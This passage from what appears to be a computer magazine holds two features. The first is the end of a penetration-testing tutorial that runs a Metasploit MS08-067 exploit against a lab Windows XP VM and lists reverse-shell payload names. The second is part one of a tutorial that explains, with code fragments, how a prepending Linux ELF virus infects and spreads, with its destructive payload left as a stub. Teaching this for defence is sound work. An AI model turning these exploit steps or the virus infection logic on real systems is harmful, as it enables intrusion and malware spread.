|   NetBIOS name: XPTESTVM, NetBIOS user: <unknown>,
|   NetBIOS MAC: 08:00:27:5b:91:ac (Cadmus Computer Systems)
|   Names
|     XPTESTVM<00>          Flags: <unique><active>
|     WORKGROUP<00>          Flags: <group><active>
|     XPTESTVM<20>          Flags: <unique><active>
|     WORKGROUP<1e>          Flags: <group><active>
|     WORKGROUP<1d>          Flags: <unique><active>
|     \x01\x02_MSGBROWSE_\x02<01>  Flags: <group><active>
|_ smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Name: WORKGROUP\XPTESTVM
|_ System time: 2011-11-07 15:46:06 UTC-5

TRACEROUTE
HOP RTT      ADDRESS
1  0.77 ms  192.168.56.101

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting runlevel 2 (of 2) scan.
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect
results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
Raw packets sent: 1072 (47.866KB) | Rcvd: 1017 (41.234KB)
```

FEATURE A Penetration Tester's Toolkit

more information, you have enough here to continue. You could narrow down whether this is a server through a process of elimination. For example, if this is a desktop, the chances of it running a service like MS SQL or Exchange are very minimal. That said, you have enough here to proceed to the second tool, Nessus.

With Nessus, let's put this box to the test to see just what hackers could do to this box if they got access. Nessus now uses a Web interface, but you still can use the command line if you prefer (remember to read the man pages). For this article though, let's stick with the Web interface. Once you log in to the Web GUI (note: it's a slick interface), click on the scan link to begin configuring a scan.

Once you click add, configure your scan using these basic settings (Figure 5). This will give you a quick scan with minimal impact, which is key on an internal network. You don't want to disrupt network traffic and bring on the wrath of your fellow admins and network engineers.




Figure 3. Nessus Landing Page




Figure 4. Nessus Scan Page

Once it's complete, click on Reports and double-click your report to open it.

Take a look at the report in detail by clicking on the IP in the report. Here you will see a grid broken down by level of




Figure 5. Nessus Scan Configuration Page




Figure 6. Nessus Report on Test Box

concern. As you can see, this very basic vulnerability scan returned a lot of good information. In particular, let's look at the RPC issue. Open that up and take a look at the listing (Figure 7).

What you can take away from this is that RPC is a service of concern and that Nessus by itself has an exploit against it. The plugin ID tells you which plugin to use to test the exploit; the name gives you some detail about the issue, and port and severity are self-explanatory. By clicking on the name, you pull up a window that provides plenty of detail, including what versions are affected, patches released to fix it and various other tidbits (Figure 8).

This gives us plenty to work with, but let's make sure that we really can exploit this and that there is, indeed, cause for concern. You could do that with Nessus (give it a try!), but rather than relying solely on Nessus, let's bring in the final tool, the heavy-hitter Metasploit.

Why use two different tools that can do the same job? Preference, mostly. I find that Metasploit is much better suited for exploits than Nessus. That's not to say Nessus doesn't get the job done, but Metasploit was built specifically for this purpose. If nothing else, a third tool presents another compelling piece of evidence to

FEATURE A Penetration Tester's Toolkit




Figure 7. A Lot Going on Here for a Fresh Build




Figure 8. Detailed Results

support your findings. It never hurts to have an extra set of eyes.

Before going any further, I should say this: I have a ton of respect for the power behind Metasploit. Be sure to read all

the documentation before ever attempting a run of Metasploit against a remotely used box. Metasploit is a lot of fun, but kind of in the way that fireworks are a lot of fun (obviously, accidents can happen if you're not careful).

Start by opening a terminal, su to root (if you have given a regular user access to the proper files/directories for Metasploit, it's best to run as said user instead of root), and run the command msfconsole (Figure 9).

Once you get a prompt back, the first thing to do is select your exploit to test. To see all available exploits, type the following, then go get a cup of coffee, because this takes a minute...or two:

show exploits

Okay, for the purpose of this example, let's use the following command (Figure 10 shows the results), which corresponds to the previous error shown from Nessus (Figure 8):

use exploit/windows/smb/ms08_067_netapi

You could use another exploit, which

simply would crash the box, but let's try not to be too destructive. With your exploit selected, now you need to choose a payload. A payload is the set of instructions to send via the exploit to get the desired results. In this case, you want to broadcast a message to the computer. First, list your payloads by running the following:

```
show payloads
```




Figure 9.
Behold,
Metasploit

The screenshot shows the Metasploit msfconsole interface with the root user privilege. The command 'use exploit/windows/smb/ms08_067_netapi' is entered, selecting the exploit for the specified payload. The output shows the exploit being selected:

```
[*] msf > use exploit/windows/smb/ms08_067_netapi
[*] exploit(ms08_067_netapi) >
```

Figure 10.
Exploits
Listed and
Exploit
Selected

Next, select the payload by using the following command:

```
set payload windows/speak_pwned
```

Finally, show the options for this payload

to see what you need to append to this command to run the exploit. In this case, you need to give it the IP of the box in question (which makes sense—Metasploit is not a mind-reading tool). Listing 2 shows the output.

The screenshot shows a terminal window titled "root" displaying the Metasploit Framework interface. The user has selected the payload "windows/speak_pwned". The interface lists various exploit options and their descriptions. The user has also entered the command "exploit(ms08_067_netapi)" at the prompt.

```
File Edit View Search Terminal Help
windows/speak_pwned
Pwned!
  windows/upexec/bind_ipv6_tcp
  tager (IPv6)
  windows/upexec/bind_nonx_tcp
  tager (No NX or Win7)
  windows/upexec/bind_tcp
tager
  windows/upexec/reverse_http
TP Stager
  windows/upexec/reverse_ipv6_tcp
P Stager (IPv6)
  windows/upexec/reverse_nonx_tcp
P Stager (No NX or Win7)
  windows/upexec/reverse_ord_tcp
dinal TCP Stager (No NX or Win7)
  windows/upexec/reverse_tcp
P Stager
  windows/upexec/reverse_tcp_allports
l-Port TCP Stager
  windows/upexec/reverse_tcp_dns
P Stager (DNS)
  windows/vncinject/bind_ipv6_tcp
Bind TCP Stager (IPv6)
  windows/vncinject/bind_nonx_tcp
Bind TCP Stager (No NX or Win7)
  windows/vncinject/bind_tcp
Bind TCP Stager
  windows/vncinject/reverse_http
Reverse HTTP Stager
  windows/vncinject/reverse_ipv6_tcp
Reverse TCP Stager (IPv6)
  windows/vncinject/reverse_nonx_tcp
Reverse TCP Stager (No NX or Win7)
  windows/vncinject/reverse_ord_tcp
Reverse Ordinal TCP Stager (No NX or Win7)
  windows/vncinject/reverse_tcp
Reverse TCP Stager
  windows/vncinject/reverse_tcp_allports
Reverse All-Port TCP Stager
  windows/vncinject/reverse_tcp_dns
Reverse TCP Stager (DNS)

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set payload windows/speak_pwned
payload => windows/speak_pwned
msf exploit(ms08_067_netapi) >
```

Figure 11. Payload Selected

Listing 2. Output of Exploit

```
msf exploit(ms08_067_netapi) > set payload windows/speak_pwned  
payload => windows/speak_pwned  
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	Pipe name to use (BROWSER, SRVsvc)

Payload options (windows/speak_pwned):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Id	Name
--	---
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.56.101  
RHOST => 192.168.56.101  
msf exploit(ms08_067_netapi) > exploit  
  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Exploit completed, but no session was created.  
msf exploit(ms08_067_netapi) >
```


As you can see, the exploit completed. And, if you have sound on your virtual machine, you will have heard something to the effect of “pwnd”. If you take a look at the Windows machine, you will see that a service crashed in this exploit—a rather typical side effect (Figure 12).

You could try a few other exploits (actually quite a few), but this gives you a good idea of how something simple like sending an audible could cause an issue. Again, be careful, and always play on a test box.

Conclusion

As you can see, these three tools, when used together, make for a powerful investigation and the basis for a good report. Used wisely, these tools can help defend your network against these very exploits. I often find myself simply

Figure 12.
We broke
the box.



using Nmap to do random scans on my subnet for new computers, Nessus to investigate further and find vulnerabilities, and Metasploit to disable the device if necessary (it happens more than you think). I also use these tools for generating reports, giving presentations to management and keeping my network healthy in general. I learn something new every time I run them, either about the tools themselves or my network, thus keeping it interesting. Give the tools a try and see what you think and enjoy! ■

Matthew Agle is a 30-year-old senior architect. When he's not focusing on work, hacking, security, his blog or various other hobbies, he can be found playing with his kids and generally annoying his wife. You can reach him at matthew@impromptu-it.com or http://www.impromptu-it.com.

Resources

Nmap: <http://nmap.org>

Metasploit: <http://metasploit.com>

Nessus: <http://www.nessus.org>



Security Threats 2012:

**Secure & Empower Today's Enterprise
Protection in a Cloud, Collaboration, and
Consumerization Environment**

January 23, 2012 - Pre Conference Workshop

January 24-25, 2012 - Conference
Washington Plaza Hotel, Washington, DC

The consumerization of IT is in full tilt. The new application paradigm offers tremendous power – but challenges established security, risk, and compliance practices. Yesterday's solutions can't meet today's IT reality. Cloud computing, mobile apps, always-on connectivity, and social media force security professionals to develop new, more comprehensive solutions. Providing effective, unobtrusive security is the true modern day IT objective. Security Threats 2012 presents the best practices for tomorrow's security environment.

At this forum, leading-edge IT and security experts will discuss how they simultaneously protect and empower their businesses. There are few unbiased IT/security discussions in the marketplace, however, at this intimate forum you'll have the opportunity to learn from thought-leaders making these daily decisions.

Sponsorship and Exhibiting Opportunities

If you are interested in sponsoring, speaking or exhibiting at this event,
please call 212-532-9898 or email info@opalevents.org

Register

To register, visit us online at www.opalevents.org
or email us at marketing@opalevents.org

REF CODE: SETEA1203

ELF VIRUS, Part I

How to create a simple Linux ELF virus that can infect and propagate through other ELF executables.

HIMANSHU ARORA

The history of computer viruses dates back to 1949 when Mr John von Neumann, a lecturer at the University of Illinois, wrote a paper: "Theory of self-reproducing automata". That was just a research work, but since then, computer viruses have evolved dramatically. Apart from early systems, the Microsoft Windows OS has been a primary target for computer virus developers. Whether this is due to the number of people using that OS or the number of loop holes it carries, the debate still remains open. For the past two decades,

the popularity of the Linux OS has grown in leaps and bounds with more and more Web server machines running on Linux. Using Linux on a PC or laptop is a growing trend. Linux's growing popularity poses the new threat of it being vulnerable to virus attacks. Although the success of existing Linux viruses has been limited, the threat still remains.

In this article, I discuss a particular category of Linux viruses known as ELF viruses, but before doing that, first let me introduce some basics that should help you understand the rest of the article.

What Is ELF?

ELF stands for Executable and Linkable Format. It is a standard file format for object files, executables, shared libraries and core dumps. It became a standard binary file format for UNIX (and UNIX-like systems) in 1999.

An ELF file begins with an ELF header, which is represented as the following structure:

```
#define EI_NIDENT      16
typedef struct {
    unsigned char e_ident[EI_NIDENT];
    Elf32_Half   e_type;
    Elf32_Half   e_machine;
    Elf32_Word   e_version;
    Elf32_Addr  e_entry;
    Elf32_Off   e_phoff;
    Elf32_Off   e_shoff;
    Elf32_Word   e_flags;
    Elf32_Half   e_ehsize;
    Elf32_Half   e_phentsize;
    Elf32_Half   e_phnum;
    Elf32_Half   e_shentsize;
    Elf32_Half   e_shnum;
    Elf32_Half   e_shstrndx;
} Elf32_Ehdr;
```

Here is the description of some of the basic elements in the structure above:

1) e_ident: ELF has capabilities to support multiple processors, data encodings, classes of machines and so forth. Now, to support all this, the ELF header includes some initial bytes that specify how to interpret the file

independent of the file's contents and the processor on which the query is made. The e_ident[] array in the previous structure corresponds to these initial bytes. The following is the breakdown of the e_ident[] array:

Name	Value	Purpose
EI_MAG0	0	File identification
EI_MAG1	1	File identification
EI_MAG2	2	File identification
EI_MAG3	3	File identification
EI_CLASS	4	File class
EI_DATA	5	Data encoding
EI_VERSION	6	File version
EI_PAD	7	Start of padding bytes
EI_NIDENT	16	Size of e_ident[]

EI_MAG0 to EI_MAG3 hold a magic number consisting of the following four bytes:

'0x7f', 'E', 'L', 'F'

These four magical bytes help identify whether a file is of the ELF type or not.

2) e_type: this value helps identify the type of ELF file:

Name	Value	Meaning
ET_NONE	0	No file type
ET_REL	1	Relocatable file
ET_EXEC	2	Executable file
ET_DYN	3	Shared object file
ET_CORE	4	Core file

ET_LOPROC	0xff00	Processor-specific
ET_HIPROC	0xffff	Processor-specific

3) e_machine: this value helps identify the architecture for an ELF file:

Name	Value	Meaning
EM_NONE	0	No machine
EM_M32	1	AT&T WE 32100
EM_SPARC	2	SPARC
EM_386	3	Intel Architecture
EM_68K	4	Motorola 68000
EM_88K	5	Motorola 88000
EM_860	7	Intel 80860
EM_MIPS	8	MIPS RS3000 Big-Endian
EM_MIPS_RS4_BE	10	MIPS RS4000 Big-Endian
RESERVED	11-16	Reserved for future use

4) e_version: this value is used to identify the version of the object file:

Name	Value	Meaning
EV_NONE	0	Invalid version
EV_CURRENT	1	Current version

The value 1 signifies the original file format; extensions will create new versions with higher numbers.

What Is an ELF Virus?

An ELF virus is a malicious piece of code that mainly targets ELF executables and infects them in such a way that after being infected, either these executables start behaving abnormally or carry out some things that are invisible to the user. Most of the time, it's the latter of

the two characteristics (as mentioned earlier) that is prominent in infected ELF executables, the most common being the invisible propagation of the virus to fresh executables each time an infected executable is run. Now you can easily understand that if an ELF virus somehow gains root access to a system, it can cause havoc.

Types of ELF Viruses

Most ELF viruses are based on the Silvio Cesare File Virus. These can be divided into two categories:

1. A malicious piece of code that simply prepends itself to the start of innocent executables.
2. A malicious piece of code that is injected into the text or data segment of innocent executables.

In this article, I focus on type 1 ELF viruses.

The Virus: Explained

This virus, as mentioned previously, consists of a malicious piece of code that prepends itself to the start of other executables. Now, because it completely prepends itself to the start of other executables, so that it propagates completely, it leaves the least dependency on its source of origin. This way, the virus creates its own copy in all the executables it infects.

This increases the life of the virus, because it would become very hard to find all the executables that are infected until you know the infection mechanism of the malicious code. Further, even if the source of the virus is deleted, the virus propagation does not stop until all the infected executables are cleaned/deleted.

Note: this virus would provide the propagation mechanism (that is, how it infects the executable to propagate), but it would refrain from showing its heart (that is, the piece of code that actually does something wrong with the infected executable or the system as a whole). This is because I don't want to encourage any newbie to directly copy and paste the virus and use it in any destructive way.

The following is a brief description of how the virus works.

When run for the very first time or run from an infected executable, here is what happens:

1) As a very first step, it copies itself into memory. This is required, as the virus would like to prepend itself to any ELF executable it encounters. One important thing to note here is the size of the virus' compiled code. This size is required in the code so as to read itself into memory. I have defined a macro VIRUS_SIZE as a symbolic constant for the size of the virus.

The following code reads the virus into the memory:

```
if (read(fd1, virus, VIRUS_SIZE) != VIRUS_SIZE)
{
    printf("\n read() failed \n");
    return 1;
}
```

One concern here is that if someone changes/adds/removes some code in the original source in a way that the size of the compiled binary changes. In that case, either manually change the value of the macro VIRUS_SIZE and make it equal to the value spit out by the command `ls -l <name of the binary>`, or write a script that does this automatically every time for you.

2) In the second step, the virus determines the effective user ID of the user that has run this virus. This lets the logic determine whether the virus was run by root or any other user. Based on this information, the code decides which paths to search for ELF executables. The following line in the code determines the effective user ID:

```
uid = geteuid();
```

3) In the third step, if the effective UID is that of root user, it starts scanning the system directories (hard-coded in the code) where there could be potential ELF executables present. If the effective UID is that of any other user, the code starts scanning the user's login directory for any vulnerable ELF executables:

FEATURE ELF Virus, Part I

```
if(uid == 0)
{
    /* Ohh...root powers...*/

    /* Add more system directories that contain important binaries*/
    //if(infections < MAX_INFECT) searchForELF("/sbin", virus);
    //infecting system paths like these can cause havoc.... :-)

    if(infections < MAX_INFECT)
        searchForELF("/home/himanshu/practice/elfvirus/filetoinfect",
    ➤virus); // added my own directory as I wanted only select files
    ➤to be infected.

    launch_attack();
}

else
{
    /* The next two (commented) lines find the user's login directory
       and try to infect all the ELF executables it can */

    // info=*getpwuid(uid);

    // if(infections < MAX_INFECT) searchForELF(info.pw_dir, virus);

    if(infections < MAX_INFECT)
        searchForELF("/home/himanshu/practice/elfvirus/filetoinfect",
    ➤virus); // added my own directory as I wanted only select files
    ➤to be infected.
}
```

4) In the fourth step, the code checks for any valid ELF by checking its header. It checks the executable for things like it should be an ELF type, it should be for the architecture that the virus itself is compiled from, it should not be a core dump file and so on:

```
if(hdr.e_ident[0] != ELFMAG0 || hdr.e_ident[1] != ELFMAG1 ||
   hdr.e_ident[2] != ELFMAG2 || hdr.e_ident[3] != ELFMAG3)
{
    printf("\n Not an ELF file \n");
    return -1;
}

if (hdr.e_type != ET_EXEC && hdr.e_type != ET_DYN)
{
    printf("\n Seems to be a core dump, skipping... \n");
    return -1;
}
```

5) Once the ELF is verified by the code that it is a valid ELF that can be infected, then:

- The code creates a temporary file and writes the buffer (compiled virus) that was copied in first step (step 1 above) to the temporary file created.
- Reads the executable that is to be infected in memory and appends it to the temporary file (created above).
- Appends a magic number (to signify that the executable is infected) at the end of this temporary file.
- Changes the name of temp file so that it replaces the original innocent executable file.

So, in this step, the virus makes its first propagation to an executable.

6) In the sixth step, if the virus was

executed as root, it launches its most dangerous piece of code—the payload through which destruction can be done. As I have explained previously, this is a dummy function `launch_attack()` in the code being discussed here, as I do not want to promote copy-paste-execute behavior.

Now whenever this infected executable is launched, the virus follows all these six steps again for infecting and propagating to other executables.

If the virus is being executed from an infected executable, then after all the six steps described above, there has to be way that the infected executable that is launched should do its work correctly so that the user doesn't even have an idea of what happened behind the scenes. So in this case, the following steps (7–9) occur.

